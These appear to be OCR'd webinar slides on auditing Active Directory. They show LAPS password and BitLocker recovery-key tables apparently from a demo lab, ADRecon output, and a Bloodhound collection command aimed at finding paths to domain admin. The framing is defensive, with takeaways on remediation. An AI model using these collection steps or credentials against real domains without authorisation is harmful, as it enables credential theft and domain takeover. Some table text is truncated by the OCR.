
| Hostname | Stored | Readable | Password | Expiration |
|---|---|---|---|---|
| DC01.parent. | FALSE | NA | | NA |
| client01.pare | TRUE | TRUE | XW46z88d#7 | 26/05/2018 20:11 |
| file01.parent | FALSE | NA | | NA |
| client02.pare | TRUE | TRUE | 23&5z7l4a@ | 02/06/2018 12:13 |

**LAPS detail**

# Automating the Process



| Distinguished | Name | Created | Recovery Key ID | Recovery Key | Volume GUID | msTPM-Owr | msTPM-‾ |
|---|---|---|---|---|---|---|---|
| CN=CLIENT02, | 2018-05-03T | ########### | 4e6404ec-75b5-4a1c- | 688534-441485-2967 | 6642ba75-e7a1-479a-a4de-8f8751090fee | | |



ADRecon
@ad_recon

ADRecon Bitlocker Module … to be released soon.

docs.microsoft.com/en-us/previous …

docs.microsoft.com/en-us/previous …

#ActiveDirectory #Bitlocker #Recovery

BitLocker recovery

Enter the recovery key for this drive

For more information on how to retrieve this key, go to http://windows.microsoft.com/recoverykeyfaq from another PC or mobile device.

Use the number keys or function keys F1-F10 (use F10 for 0).

Recovery key ID: AA421B46-51AB-4223-B8FD-AD77830F5CE3

Press Enter to continue

Administrator: Windows

```
-Collect BitLocker
t Mahajan (@prashant3535) from Sense
 Primary Domain Controller
:16:23
 Needs Privileged Account
eys: 1


   : CN=WIN10,OU=Workstations,DC=sos,D
   : 2018-04-06T00:45:24+10:00{AA421B4
   : 6/04/2018 12:45:40 AM
   : aa421b46-51ab-4223-b8fd-ad77830f5
   : 689172-200101-038676-548691-37527
   : 83210c04-cd2d-4553-8bb7-1828b221a
   :
r  : CN=If2QcpWSgRj7IBgC_C9LLgmYLD8,CN
   : ScyI4DMPc7Dh1E7/o8+EeAg7It4=


): 0.00
```


9:25 am - 5 Apr 2018

3 Retweets 7 Likes

# Automating the Process

**Bloodhound** – https://github.com/BloodHoundAD/BloodHound

- Find the shortest path to domain pwnage!
- `Invoke-BloodHound -CollectionMethod All -CompressData -RemoveCSV`



# Key Takeaways

- Ensure you have a good understanding of the roles delegation plays within your own environment
- Tools such as ADACLScanner allow for a very visual overview, and as such, is an ideal tool for both beginner and advanced users alike
- Automated toolsets such as Bloodhound and ADRecon are very powerful, and having an understanding of what they report allows for easier remediation
- We've only touched on a small subset of Active Directory within this webinar – following subject matter experts such as @PyroTek3, @_wald0, @CptJesus, @harmj0y, @mattifestation and @prashant3535 (many, many more deserve a mention here) will ensure that you keep up-to-date with the latest and greatest security issues that could effect your organization

NOT SO SECURE

# Thank you!

feedback/contact: feedback@notsosecure.com

**See you at Blackhat USA 2018!**

Advanced Infrastructure Hacking

Basic Infrastructure Hacking

Web Hacking – Black Belt Edition

Basic Web Hacking